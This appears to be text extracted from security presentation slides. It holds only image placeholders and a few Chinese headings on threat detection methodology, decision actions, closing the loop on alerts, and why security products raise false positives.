


威胁检测方法论





决策 Action

告警闭环



安全产品为何误报

